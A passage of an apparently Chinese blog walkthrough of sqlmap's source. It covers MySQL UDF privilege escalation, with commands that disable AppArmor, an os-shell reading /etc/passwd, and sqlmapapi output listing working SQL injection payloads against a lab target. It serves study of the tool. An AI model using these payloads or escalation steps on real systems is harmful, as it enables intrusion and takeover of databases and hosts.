    return self.udfInjectCore(self.sysUdfs) # 创建上传udf文件
```

检测 `sys_eval sys_exec` 是否存在选择是否添加


写文件

```
if len(self.udfToCreate) > 0: # 如果是有需要添加的
    self.udfSetRemotePath()
    checkFile(self.udfLocalFile) # 检验文件是否存在和是否可读
    # 这里的文件是 异或解码到 临时目录的
    '/tmp/sqlmapseCL0654959/lib_mysqludf_sysw0Ns0N.so'
    # 这里的远程地址为 /usr/lib/mysql/plugin/libscpdx.so'
    # 这个远程目录下也是命名规则的 libs{4 小写字母}.so
    written = self.writeFile(self.udfLocalFile, self.udfRemoteFile, "binary",
    forceCheck=True)
```

可单独异或解码



mysql udf 提权文件



解码后到本地临时目录 然后再写到mysql插件目录

下图是测试上传的文件

```
-rw-rw-rw- 1 mysql mysql 7.9K Dec 19 11:24 libsckjb.so
-rw-rw-rw- 1 mysql mysql 5.6K Dec 18 19:30 libscsci.so
-rw-rw-rw- 1 mysql mysql 5.6K Dec 19 09:54 libsfivf.so
-rw-rw-rw- 1 mysql mysql 7.9K Dec 19 09:56 libstjok.so
```

需要的条件

需要有这个目录的 /usr/lib/mysql/plugin/写入权限

而且如果需要 **udf**提权后能执行成功 是需要先执行下面的操作要关闭对**mysql**的安全限制
否则怎么执行都会返回 **NULL**

```
sudo ln -s /etc/apparmor.d/usr.sbin.mysqld /etc/apparmor.d/disable/  
sudo apparmor_parser -R /etc/apparmor.d/usr.sbin.mysqld
```

```
mysql> select sys_eval("whoami");  
+-----+  
| sys_eval("whoami") |  
+-----+  
| mysql              |  
+-----+  
1 row in set (0.05 sec)
```

这个真的花了好久才研究出来(网上的文章几乎都是直接就能执行 可能是 mysql版本低的原因 我的是 5.7)

最后交互shell执行命令

```

do you want to retrieve the command standard output? [Y/n/a] ;
os-shell> cat /etc/passwd
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
messagebus:x:106:110:./var/run/dbus:/bin/false
uidd:x:107:111:./run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117:./nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,:/proc:/bin/false
saned:x:119:127:./var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,:/var/lib/usbmux:/bin/false
ubuntu:x:1000:1000:./home/ubuntu:/usr/bin/zsh
sshd:x:121:65534:./var/run/sshd:/usr/sbin/nologin
mongodb:x:122:65534:./var/lib/mongodb:/bin/false
postfix:x:123:130:./var/spool/postfix:/bin/false
redis:x:124:133:./var/lib/redis:/bin/false
mysql:x:125:134:MySQL Server,,:/nonexistent:/bin/false
---

```

sqlmap api

sqlapi 运行截图

```

ubuntu@Recar: ~/sqlmap/sqlmap-1.3$ python sqlmapapi.py
Usage: sqlmapapi.py [options]

Options:
  -h, --help            show this help message and exit
  -s, --server           Run as a REST-JSON API server
  -c, --client          Run as a REST-JSON API client
  -H HOST, --host=HOST  Host of the REST-JSON API server (default "127.0.0.1")
  -p PORT, --port=PORT  Port of the the REST-JSON API server (default 8775)
  --adapter=ADAPTER     Server (bottle) adapter to use (default "wsgiref")
  --username=USERNAME  Basic authentication username (optional)
  --password=PASSWORD  Basic authentication password (optional)

ubuntu@Recar: ~/sqlmap/sqlmap-1.3$ python sqlmapapi.py -s
[18:14:15] [INFO] Running REST-JSON API server at '127.0.0.1:8775'..
[18:14:15] [INFO] Admin (secret) token: 51b87f992b28b2682eba306e9dbf584d
[18:14:15] [DEBUG] IPC database: '/tmp/sqlmapipc-Due2BE'
[18:14:15] [DEBUG] REST-JSON API server connected to IPC database
[18:14:15] [DEBUG] Using adapter 'wsgiref' to run bottle

```

sqlmapapi.py 是有服务端和客户端的 分别是-s参数和-c参数

server

```

def server(host=RESTAPI_DEFAULT_ADDRESS, port=RESTAPI_DEFAULT_PORT,
           adapter=RESTAPI_DEFAULT_ADAPTER, username=None, password=None):
    """
    REST-JSON API server
    """
    # 这里的 DataStore 是一个全局的存储数据的类 里面有
    """
    class DataStore(object):
        admin_token = ""
        current_db = None
        tasks = dict()
        username = None
        password = None
    """
    DataStore.admin_token = hexencode(os.urandom(16))
    DataStore.username = username
    DataStore.password = password
    # 创建一个只能被当前程序找到的临时文件
    # '/tmp/sqlmapipc-_BqMo3'
    _, Database.filepath = tempfile.mkstemp(prefix=MKSTEMP_PREFIX.IPC, text=False)
    os.close(_)
    # 并关闭这个文件
    if port == 0: # random
        with contextlib.closing(socket.socket(socket.AF_INET, socket.SOCK_STREAM))
as s:
        s.bind((host, 0))
        port = s.getsockname()[1]

    logger.info("Running REST-JSON API server at '%s:%d'.." % (host, port))
    logger.info("Admin (secret) token: %s" % DataStore.admin_token)
    logger.debug("IPC database: '%s'" % Database.filepath)

```

```

# 初始化数据库 使用 sqlite3 作为数据库
DataStore.current_db = Database()
DataStore.current_db.connect()
DataStore.current_db.init()
"""

初始化三个表 log data errors
self.execute("CREATE TABLE logs(id INTEGER PRIMARY KEY AUTOINCREMENT, taskid
INTEGER, time TEXT, level TEXT, message TEXT)")
self.execute("CREATE TABLE data(id INTEGER PRIMARY KEY AUTOINCREMENT, taskid
INTEGER, status INTEGER, content_type INTEGER, value TEXT)")
self.execute("CREATE TABLE errors(id INTEGER PRIMARY KEY AUTOINCREMENT, taskid
INTEGER, error TEXT)")
"""

# Run RESTful API
try:
    # 支持各种的适配器 异步 协程等 : aiohttp, auto, bjoern, cgi, cherrypy,
    diesel, eventlet, fapws3, flup, gae, gevent, geventSocketIO, gunicorn, meinheld,
    paste, rocket, tornado, twisted, waitress, wsgiref
    # Reference: https://bottlepy.org/docs/dev/deployment.html ||
    bottle.server_names
    # 这里使用协程
    if adapter == "gevent":
        from gevent import monkey
        monkey.patch_all()
    elif adapter == "eventlet":
        # WSGI支持的异步框架
        import eventlet
        eventlet.monkey_patch()
    logger.debug("Using adapter '%s' to run bottle" % adapter)
    run(host=host, port=port, quiet=True, debug=True, server=adapter)
except socket.error, ex:
    if "already in use" in getSafeExString(ex):
        logger.error("Address already in use ('%s:%s')" % (host, port))
    else:
        raise
except ImportError:
    if adapter.lower() not in server_names:
        errMsg = "Adapter '%s' is unknown. " % adapter
        errMsg += "List of supported adapters: %s" % ',
'.join(sorted(server_names.keys()))
    else:
        errMsg = "Server support for adapter '%s' is not installed on this
system " % adapter
        errMsg += "(Note: you can try to install it with 'sudo apt-get install
python-%s' or 'sudo pip install %s')" % (adapter, adapter)
    logger.critical(errMsg)

```

run

会控制不允许开启多个服务端

使用 **bottle** 来创建web服务 只要一个简单的文件就可以直接实现web服务

比如说 获取当前的任务的信息

```
@get("/option/<taskid>/list")
```

从 **DataStore.tasks** 获取并输出返回json

他的这些数据存储到 内存中 日志存储到sqlite3中

api形式如何执行测试

每个任务最终的调用当时 是开个进程去执行 `["python", "sqlmap.py", "--api", "-c", configFile]`


接口请求控制去开启这个任务

使用这个接口来操作

使用**sqlmapapi -c** 客户端模式进行测试

这里使用 **pythonapi**的客户端模块来创建任务

1. 创建一个任务 `new -u "http://192.168.19.128:8081/Less-1/?id=1"`



```
[14:54:26] [INFO] Type 'help' or '?' for list of available commands
api> help
help          Show this help message
new ARGS      Start a new scan task with provided arguments (e.g. 'new -u "http://testphp.vulnweb.com/artists.php?artist=1"')
use TASKID    Switch current context to different task (e.g. 'use c04d8c5c7582efb4')
data          Retrieve and show data for current task
log           Retrieve and show log for current task
status        Retrieve and show status for current task
option OPTION Retrieve and show option for current task
options       Retrieve and show all options for current task
stop          Stop current task
kill          Kill current task
list          Display all tasks
flush         Flush tasks (delete all tasks)
exit          Exit this client
api> new -u "http://192.168.19.128:8081/Less-1/?id=1"
[15:04:22] [DEBUG] Calling 'http://127.0.0.1:8775/task/new'
[15:04:22] [INFO] New task ID is 'ae61849578539449'
[15:04:22] [DEBUG] Calling 'http://127.0.0.1:8775/scan/ae61849578539449/start'
[15:04:22] [INFO] Scanning started
api (ae61849578539449)>
```

2. 查看扫描状态

```
api (ae61849578539449)> list
[15:07:37] [DEBUG] Calling 'http://127.0.0.1:8775/admin/list'
{
  "tasks": {
    "ae61849578539449": "terminated"
  },
  "tasks_num": 1,
  "success": true
}
api (ae61849578539449)> status
[15:07:48] [DEBUG] Calling 'http://127.0.0.1:8775/scan/ae61849578539449/status'
{
  "status": "terminated",
  "returncode": 0,
  "success": true
}
api (ae61849578539449)> data
[15:07:57] [DEBUG] Calling 'http://127.0.0.1:8775/scan/ae61849578539449/data'
{
  "data": [
    {
      "status": 1,
      "type": 0,
      "value": {
        "url": "http://192.168.19.128:8081/Less-1/",
        "query": "id=1",
        "data": null
      }
    },
    {
      "status": 1,
      "type": 1,
      "value": [
        {
          "dbms": "MySQL",
          "suffix": " AND '[RANDSTR]=''[RANDSTR]'",
          "clause": [
            1,
            8,
            9
          ],
          "notes": [],
          "ptype": 2,
          "dbms_version": [
            ">= 5.5"
          ],
          "prefix": "",
          "place": "GET",

```

3. 获取注入结果


```

"parameter": "id",
"data": {
  "1": {
    "comment": "",
    "matchRatio": 0.957,
    "trueCode": 200,
    "title": "AND boolean-based blind - WHERE or HAVING clause",
    "templatePayload": null,
    "vector": "AND [INFERENCE]",
    "falseCode": 200,
    "where": 1,
    "payload": "id=1' AND 4647=4647 AND 'lano'='lano"
  },
  "2": {
    "comment": "",
    "matchRatio": 0.957,
    "trueCode": null,
    "title": "MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)",
    "templatePayload": null,
    "vector": "AND (SELECT 2*((IF((SELECT * FROM (SELECT CONCAT(''[DELIMITER_START]'[{QUERY}]'[DELIMITER_STOP]','x'))s), 8446744073709551610, 8446744073709551610))))",
    "falseCode": null,
    "where": 1,
    "payload": "id=1' AND (SELECT 2*((IF((SELECT * FROM (SELECT CONCAT(0x71626a6271,(SELECT (ELT(8306=8306,1)))0x716a7a7871,0x78))s), 8446744073709551610, 8446744073709551610))) AND 'CNUJ'='CNUJ"
  },
  "5": {
    "comment": "",
    "matchRatio": 0.957,
    "trueCode": 200,
    "title": "MySQL >= 5.0.12 AND time-based blind",
    "templatePayload": null,
    "vector": "AND [RANDOM]=IF(((INFERENCE)),SLEEP([SLEEPTIME]),[RANDOM])",
    "falseCode": null,
    "where": 1,
    "payload": "id=1' AND SLEEP([SLEEPTIME]) AND 'eeaX'='eeaX"
  },
  "6": {
    "comment": "[GENERIC_SQL_COMMENT]",
    "matchRatio": 0.957,
    "trueCode": null,
    "title": "Generic UNION query (NULL) - 1 to 20 columns",
    "templatePayload": null,
    "vector": [
      1,
      3,
      "[GENERIC_SQL_COMMENT]",
      "...",
      " AND '[RANDSTR]'='[RANDSTR]",
      "NULL",
      2,
      2
    ]
  }
}

```

4. 就是说类似 AWVS的那种有web api的形式可以直接调用任务这样使用

sqlmap api的利用

这里本来打算做个扫描平台那种 sqlmap只作为一种检测引擎

这里可以 通过对url去重 过滤等操作后 下发到节点进行操作

可以每个机器上都有个sqlmap 然后每次下发任务celery 直接请求本机端口 再次判断这个任务这样就可以了